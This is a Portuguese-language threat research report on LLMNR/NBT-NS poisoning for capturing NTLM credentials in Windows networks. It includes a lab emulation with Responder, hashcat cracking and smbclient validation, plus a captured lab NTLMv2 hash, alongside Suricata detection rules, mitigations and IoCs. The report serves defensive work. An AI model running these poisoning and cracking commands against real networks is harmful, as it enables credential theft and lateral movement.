



RELATÓRIO DE PESQUISAS

LLMNR e NBT NS envenenamento para captura de credenciais: Por que ainda funciona e como se defender




Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research



Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall

 <p>Malware</p>	 <p>Malware</p>	 <p>Ransomware</p>
<p>ISH</p> <p>CONTAS DO FACEBOOK SÃO INVADIDAS POR EXTENSÕES MALICIOSAS DE NAVEGADORES</p> <p>Descoberto recentemente que atores maliciosos utilizam extensões de navegadores para realizar o roubo de cookies de sessões de sites como o Facebook. A extensão maliciosa é oferecida como um anexo do ChatGPT...</p>	<p>ISH</p> <p>ALERTA PARA RETORNO DO MALWARE EMOTET!</p> <p>O malware Emotet após permanecer alguns meses sem operações retornou com outro meio de propagação, via OneNote e também dos métodos já conhecidos via Planilhas e Documentos do Microsoft Office...</p>	<p>ISH</p> <p>GRUPO DE RANSOMWARE CLOP EXPLORANDO VULNERABILIDADE PARA NOVAS VÍTIMAS</p> <p>O grupo de Ransomware conhecido como CLOP está explorando ativamente a vulnerabilidade conhecida como CVE-2023-0669, na qual realizou o ataque a diversas organizações e expôs os dados no site de data leaks...</p>
<p>BAIXAR</p>	<p>BAIXAR</p>	<p>BAIXAR</p>

SUMÁRIO

1	Introdução executiva	5
2	Estratégico.....	5
2.1	Introdução	5
2.2	Vitimologia e Segmentos impactados	5
3	Tático	7
3.1	Como funciona a resolução de nomes no Windows	7
4	Operacional.....	9
4.1	Emulação	9
4.2	Métodos de Detecção:	9
4.3	Mitigação de ataque:	11
4.4	Tabela MITRE ATT&CK.....	12
5	Conclusão	13
6	Recomendações.....	14
6.1	Indicadores de Comprometimento (IoC).....	15
7	Referências	16
8	Autores.....	16

LISTA DE TABELAS

Tabela 1 – Tabela MITRE ATT&CK.	12
--------------------------------------	----

LISTA DE FIGURAS

Figura 1 – Fluxo simples de autenticação NTLM.	7
Figura 2 – Fluxo do envenenamento.	8
Figura 3 – Tráfego de rede para resolução de nomes.	8
Figura 4 – Tentativa de conexão SMB falha do cliente.	9
Figura 5 – Execução do Responder e captura de hash.	9
Figura 6 – Assinatura típica de resposta LLMNR.	10
Figura 7 – Assinatura típica de resposta NBT NS.	10

1 INTRODUÇÃO EXECUTIVA

Este relatório apresenta uma visão clara e prática sobre o envenenamento de LLMNR e NBT NS para captura de credenciais em redes Windows. Embora seja uma técnica antiga, adversários continuam explorando com sucesso por depender de configurações padrão, falhas de higiene e ausência de controles de rede.

O documento explica o risco, mostra a emulação passo a passo, descreve métodos de detecção, recomenda mitigações e mapeia as etapas no **MITRE ATT&CK**.

2 ESTRATÉGICO

2.1 INTRODUÇÃO

LLMNR e NBT NS complementam a resolução de nomes quando o DNS não responde. Adversários se passam por alvos válidos e induzem vítimas a enviar credenciais via protocolos legítimos. O resultado é a captura de hash NTLM e, em alguns cenários, possibilidade de relay para ampliar acesso.

Pontos que tornam a técnica atraente para o adversário:

- Usa tráfego e serviços comuns da rede;
- Exige baixo esforço e poucas dependências
- Gera pouca visibilidade em defesas tradicionais quando não há monitoração de rede

2.2 VITIMOLOGIA E SEGMENTOS IMPACTADOS

Ambientes com estações Windows e servidores sem hardening de resolução de nomes são os mais expostos. Setores com redes grandes ou legadas tendem a manter LLMNR e NBT NS habilitados, o que amplia a superfície de ataque em escritórios, plantas industriais e redes acadêmicas.

- **Setor financeiro:** redes corporativas com domínios Windows extensos e legados, onde LLMNR e NBT NS permanecem habilitados por padrão em estações e servidores. A dependência de autenticação NTLM e a falta de assinatura SMB tornam o ambiente propício para ataques de captura de hash.
- **Infraestruturas críticas e governo:** ambientes que ainda mantêm serviços Windows integrados a sistemas antigos e que não possuem hardening completo. A combinação de redes amplas, controle descentralizado e configurações herdadas facilita a execução de ataques de envenenamento LLMNR e NBT NS, levando à exposição de credenciais administrativas.

- **Educação e pesquisa:** universidades e centros acadêmicos com redes heterogêneas e descentralizadas, onde políticas de segurança variam entre departamentos. A ausência de padronização e controle sobre estações e servidores facilita a exploração dessa técnica, especialmente em laboratórios e ambientes compartilhados.
- **Saúde e manufatura:** presença de dispositivos industriais e equipamentos médicos integrados ao domínio Windows, que frequentemente operam com versões antigas do sistema e protocolos legados. Nessas redes, o uso de NTLM é comum e uma credencial comprometida pode gerar impacto operacional direto, interrompendo processos críticos.
- **Empresas de tecnologia:** domínios híbridos com múltiplos serviços internos, uso intenso de automação e diversas contas de serviço. Esses ambientes, com grande volume de autenticações e comunicação interna, aumentam a probabilidade de exposição de consultas LLMNR e NBT NS, tornando-os alvos atrativos para coleta de hashes e movimentação lateral.

De forma geral, qualquer organização que mantenha LLMNR e NBT NS ativos em sua rede, especialmente quando combinados com autenticação NTLM, encontra-se exposta a este tipo de ataque. Adversários exploram essa técnica como parte do movimento pós-comprometimento inicial para capturar credenciais válidas e ampliar acesso na infraestrutura interna.

3 TÁTICO

3.1 COMO FUNCIONA A RESOLUÇÃO DE NOMES NO WINDOWS

Quando o nome não é resolvido pelo DNS, o sistema tenta outras fontes como cache local, NetBIOS e por fim LLMNR e NBT NS. Nessas fases, consultas são enviadas para toda a rede e qualquer host pode responder.

Portas comuns:

- LLMNR usa UDP na porta 5355
- NBT NS usa UDP na porta 137

NTLM em resumo:

No NTLM o servidor envia um desafio e o cliente responde com um valor baseado na senha. Se um adversário controla o serviço que recebe a conexão, ele coleta o hash NTLM do usuário e tenta quebrar por dicionário ou usa em relay quando possível.




Figura 1 – Fluxo simples de autenticação NTLM.

Envenenamento LLMNR e NBT NS:

O adversário escuta consultas de nome e responde antes do destino legítimo, apontando a vítima para um serviço falso como SMB ou HTTP controlado por ele. Assim, força a autenticação e coleta o *hash*.




Figura 2 – Fluxo do envenenamento.

Time	Source	Destination	Protocol	Length	Info
5 6.445640	192.168.159.152	192.168.159.201	DNS	86	Standard query 0x33b4 A purple-server.purple.local
6 6.447782	192.168.159.201	192.168.159.152	DNS	161	Standard query response 0x33b4 No such name A purple-server.purple.local SOA win-jc54me97s9a.purple.local
7 6.448787	192.168.159.152	192.168.159.201	DNS	85	Standard query 0x8e0c A purple-server.localdomain
8 6.449918	192.168.159.201	192.168.159.152	DNS	160	Standard query response 0x8e0c No such name A purple-server.localdomain SOA a.root-servers.net
13 6.452589	fe80::2ef3:a6b9:69c4:2a...	ff02::1:3	LLMNR	93	Standard query 0x7d4c A purple-server
14 6.452701	192.168.159.152	224.0.0.252	LLMNR	73	Standard query 0x7d4c A purple-server
15 6.453427	fe80::2ef3:a6b9:69c4:2a...	ff02::1:3	LLMNR	93	Standard query 0x43bd AAAA purple-server
16 6.453763	192.168.159.152	224.0.0.252	LLMNR	73	Standard query 0x43bd AAAA purple-server
17 6.455358	fe80::28c:29ff:fe91:52ce	fe80::2ef3:a6b9:69c4:2a50	LLMNR	122	Standard query response 0x7d4c A purple-server A 192.168.159.128
21 6.460703	192.168.159.128	192.168.159.152	LLMNR	102	Standard query response 0x7d4c A purple-server A 192.168.159.128
22 6.461526	fe80::28c:29ff:fe91:52ce	fe80::2ef3:a6b9:69c4:2a50	LLMNR	134	Standard query response 0x43bd AAAA purple-server AAAA fe80::28c:29ff:fe91:52ce
29 6.464074	192.168.159.128	192.168.159.152	LLMNR	114	Standard query response 0x43bd AAAA purple-server AAAA fe80::28c:29ff:fe91:52ce

Figura 3 – Tráfego de rede para resolução de nomes.

A seguir é explicado o fluxo acima:

1. O cliente (192.168.159.152) solicita ao servidor DNS (192.168.159.201) o endereço do servidor purple-server. Em resposta, o servidor DNS informa que não encontrou o registro do servidor purple-server em sua base de dados.
2. O cliente envia uma solicitação multicast (224.0.0.252 / ff02::1:3) perguntando na rede se alguém conhece o servidor purple-server.
3. O adversário (192.168.159.128) responde ao cliente dizendo que ele é o servidor purple-server e solicita a comunicação.

Após o início da comunicação, o adversário solicita o desafio que faz parte do protocolo NTLM, capturando assim o hash das credenciais (usuário/senha).

4 OPERACIONAL

4.1 EMULAÇÃO

Pré-requisito: *presença na rede local ou em um host comprometido na mesma rede.*

Ferramenta de uso comum: **Responder**.

Iniciar o Responder escutando na interface desejada

- `responder -I eth0 -v`

Forçar a vítima a acessar um nome inexistente ou aguardar tentativas naturais de acesso a recursos que falham no DNS.

Capturar o hash NTLM apresentado no console do Responder

Opcional quebrar o hash com wordlist

- `hashcat -a 0 -m 5600 hash.txt wordlist.txt -o credencial.txt -O`




Figura 4 – Tentativa de conexão SMB falha do cliente.

```
[+] Listening for events...
[*] [MDNS] Poisoned answer sent to 192.168.159.152 for name purple-server.local
[*] [MDNS] Poisoned answer sent to fe80::2ef3:a6b9:69c4:2a50 for name purple-server.local
[*] [MDNS] Poisoned answer sent to 192.168.159.152 for name purple-server.local
[*] [LLMNR] Poisoned answer sent to fe80::2ef3:a6b9:69c4:2a50 for name purple-server
[*] [LLMNR] Poisoned answer sent to 192.168.159.152 for name purple-server
[*] [MDNS] Poisoned answer sent to fe80::2ef3:a6b9:69c4:2a50 for name purple-server.local
[*] [LLMNR] Poisoned answer sent to fe80::2ef3:a6b9:69c4:2a50 for name purple-server
[*] [LLMNR] Poisoned answer sent to 192.168.159.152 for name purple-server
[SMB] NTLMv2-SSP Client : fe80::2ef3:a6b9:69c4:2a50
[SMB] NTLMv2-SSP Username : PURPLE\suporte
[SMB] NTLMv2-SSP Hash : suporte::PURPLE:ddf7e6bb457fedf4:F50B75F726AB045ABE16789056A57A6C:0101000000000000004EC9801D0DA019I
```

Figura 5 – Execução do Responder e captura de hash.

Validação de acesso com a credencial recuperada

- `smbclient -L //IP_DA_VITIMA -U dominio/usuario --password=SenhaRecuperada`

4.2 MÉTODOS DE DETECÇÃO:

Abordagens passivas e ativas podem ser combinadas.

Logs do host:

- Sysmon evento 3 para consultas LLMNR. Ajuda a identificar emissor de consultas, mas pode gerar falso positivo por erro de digitação.

Honeygot de consultas:

- Enviar consultas aleatórias de nomes e observar se o mesmo IP responde repetidamente.
- Se houver respostas a nomes inexistentes, há forte indício de forja.

Assinatura de rede:

- Respostas LLMNR costumam conter a sequência 80 00 00 01 00 01.
- Respostas NBT NS costumam conter a sequência 85 00 00 00 00 01.

IDS e processamento de pcap:

- Criar regras no Suricata para detectar as assinaturas acima em UDP 5355 e UDP 137.
- Processar tráfego gravado para confirmar o padrão de resposta na rede.




Figura 6 – Assinatura típica de resposta LLMNR.




Figura 7 – Assinatura típica de resposta NBT NS.

Exemplo de regras Suricata

- alert udp any 5355 -> any any (msg:"Deteccao de possivel envenenamento LLMNR"; flow:stateless; content:"|80 00 00 01 00 01|"; sid:1000000; rev:1;)
- alert udp any 137 -> any 137 (msg:"Deteccao de possivel envenenamento NBT NS"; flow:stateless)

4.3 MITIGAÇÃO DE ATAQUE:

Desabilitar LLMNR

- Política do computador local >> Configuração do computador >> Modelos administrativos >> Rede Cliente DNS (Habilitar a opção Desativar resolução de nomes multicast).

Desabilitar NetBIOS NBT NS

- Conexões de Rede >> Protocolo de Internet Versão 4 >> Propriedades Avançado WINS (Selecionar Desativar NetBIOS sobre TCP IP).

Desabilitar MDNS quando aplicável

- Registro >> Caminho: Computador/HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Services/Dnscache/Parameters:
 - Nome EnableMDNS
 - Tipo DWord
 - Valor 0

Hardening adicional

- Assinatura SMB em estações e servidores.
- Inventário e revisão de políticas que autorizam NTLM onde Kerberos é possível.
- Segmentação e filtragem para UDP 5355 e UDP 137 conforme risco.

4.4 TABELA MITRE ATT&CK

Este tópico apresenta as Táticas, Técnicas e Procedimentos (TTPs) identificados nesta ameaça, conforme o framework MITRE ATT&CK, oferecendo uma visão tática detalhada sobre o comportamento do adversário. O objetivo é permitir o mapeamento das técnicas utilizadas pelos atacantes, facilitando a implementação de contramedidas eficazes e o aprimoramento das defesas de segurança.

Tática	Técnica	Detalhes
Credential Access	T1557.001 LLMNR/NBT-NS Poisoning and SMB Relay	Adversários usando protocolos legítimos para captura de credenciais.

Tabela 1 – Tabela MITRE ATT&CK.

5 CONCLUSÃO

O envenenamento de LLMNR e NBT NS permanece eficaz mesmo sendo uma técnica antiga, pois explora falhas de configuração e comportamentos padrão. Com poucos passos é possível coletar hash NTLM e progredir no acesso. A defesa exige medidas simples porém consistentes desativação dos protocolos legados, monitoração de rede, regras de IDS, assinatura SMB e políticas claras para uso de NTLM.

6 RECOMENDAÇÕES

Com base na da exploração, são apresentadas a seguir recomendações estratégicas e práticas para mitigar riscos e fortalecer a postura de segurança em ambientes Active Directory que possuem os protocolos habilitados. A defesa contra esse tipo de ataque não depende apenas da aplicação de patches, mas de um processo contínuo de hardening, monitoramento e validação de controles.

- Desativar LLMNR e NBT NS sempre que possível.
- Habilitar assinatura SMB e preferir Kerberos.
- Monitorar UDP 5355 e UDP 137 em IDS e em pacotes gravados.
- Criar rotina de caçada focada nas assinaturas de resposta e em respostas repetidas para nomes aleatórios.
- Educar equipes sobre efeitos de erros de digitação e riscos de navegação em caminhos de rede não confiáveis.
- Automatizar regras no SIEM para correlacionar consultas, respostas e autenticações subsequentes.
- Testar periodicamente com emulação controlada e ajustar alertas para reduzir falso positivo.

6.1 INDICADORES DE COMPROMETIMENTO (IoC)

Para verificar comprometimentos em contas de serviço, alguns dados podem ser úteis, além dos eventos e parâmetros destacados na seção de detecção, outros dados podem contribuir para a análise, como logs de execução, que permitem verificar atividades maliciosas.

- Respostas LLMNR com 80 00 00 01 00 01 em UDP 5355
- Respostas NBT NS com 85 00 00 00 00 01 em UDP 137
- Eventos Sysmon 3 com volume e frequência fora do normal
- Execução de Responder, Conveigh ou ferramentas semelhantes em hosts internos
- Tentativas de relay para SMB ou HTTP enumeradas em registros de proxy e servidores

7 REFERÊNCIAS

- Heimdall by ISH Tecnologia
- [MITRE ATT&CK](#)

8 AUTORES

- Cleriston de Freitas Santos Portela – Threat Researcher



heimdall
security research

A DIVISION OF ISH